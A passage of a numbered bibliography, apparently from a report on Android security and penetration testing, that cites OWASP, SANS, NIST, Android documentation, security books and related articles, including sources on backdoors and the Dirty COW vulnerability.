[20] https://www.owasp.org/images/d/.../The_OWASP_Testing_Framework_Presentation.ppt.
[21] https://www.sans.org/course/wireless-penetration-testing-ethical-hacking
[22] https://www.sans.org/course/wireless-penetration-testing-ethical-hacking
[23] http://www.ciscopress.com/articles/article.asp?p=177383&seqNum=5
[24] https://www.csoonline.com/article/2124681/social-engineering/what-is-social-engineering.html
[25] https://www.nist.gov/sites/default/files/documents/itl/vote/draft-UOCAVA_security_considerations-june2010.pdf
[26] http://resources.infosecinstitute.com/the-types-of-penetration-testing/#gref
[27] https://www.sans.org/reading-room/whitepapers/awareness/importance-security-awareness-training-33013
[28] https://en.wikipedia.org/wiki/Android_(operating_system)
[29] https://www.lifewire.com/android-os-review-579644
[30] https://www.v3.co.uk/v3-uk/news/2336474/top-10-android-benefits-over-apple-iphone/page/5
[31] https://www.investopedia.com/terms/a/android-operating-system.asp
[32] https://en.wikipedia.org/wiki/Android_version_history
[33] https://www.tutorialspoint.com/android/android_architecture.htm
[34] Android Security Internals, Nikolay Elenkov, no starch press, San Francisco, 2015

[35] https://www.tutorialspoint.com/android/android_architecture.htm
[36] https://www.tutorialspoint.com/android/android_architecture.htm
[37] Android Security Internals, Nikolay Elenkov, no starch press, San Francisco, 2015
[38] https://www.apkchef.net/2016/12/android-architecture.html
[39] https://www.gdatasoftware.com/blog/2018/02/30491-some-343-new-android-malware-samples-every-hour-in-2017
[40] https://www.mcafee.com/us/security-awareness/articles/three-mobile-threats-impacting-android.aspx
[41] https://www.mcafee.com/us/resources/reports/rp-mobile-threat-report-2018.pdf
[42] Penetration Testing- A hand on introduction to hacking, Georgia Weidman, no starch press, San Francisco, 2014
[43] Penetration Testing- A hand on introduction to hacking, Georgia Weidman, no starch press, San Francisco, 2014
[44] https://en.wikipedia.org/wiki/Near-field_communication
[45] Penetration Testing- A hand on introduction to hacking, Georgia Weidman, no starch press, San Francisco, 2014
[46] https://techterms.com/definition/qr_code
[47] Android Security Internals, Nikolay Elenkov, no starch press, San Francisco, 2015
[48] Android Security Internals, Nikolay Elenkov, no starch press, San Francisco, 2015
[49] http://revamp-staging.hiqes.com/android-security-part-1/
[50] Android Security Internals, Nikolay Elenkov, no starch press, San Francisco, 2015
[51] https://source.android.com/security/selinux/
[52] https://source.android.com/security/apksigning/
[53] Android Security Internals, Nikolay Elenkov, no starch press, San Francisco, 2015
[54] http://www.electronicdesign.com/iot/develop-wearable-devices-iot-cutting-edge
[55] https://crysberry.com/blog/mobile-app-development-trends-2018
[56] https://developer.android.com/distribute/google-play/work
[57] https://crysberry.com/blog/mobile-app-development-trends-2018
[58] https://developer.android.com/topic/instant-apps/overview
[59] https://smartym.pro/blog/benefits-of-android-instant-apps-why-your-business-needs-one/
[60] https://clevertap.com/blog/how-to-get-started-with-android-instant-apps/
[61] https://www.vmware.com/products/workstation-pro/faqs.html
[62] https://docs.kali.org/introduction/what-is-kali-linux
[63] https://www.pcmag.com/feature/347535/9-cool-features-hidden-in-android-7-0-nougat/9
[64] https://en.wikipedia.org/wiki/Android_Nougat
[65] http://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1181&context=ism
[66] http://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1181&context=ism
[67] https://null-byte.wonderhowto.com/how-to/create-persistent-back-door-android-using-kali-linux-0161280/
[68] https://en.wikipedia.org/wiki/Shell_(computing)
[69] https://en.wikipedia.org/wiki/Dirty_COW

[70] https://github.com/jackpal/Android-Terminal-Emulator/wiki/Android-Shell-Command-Reference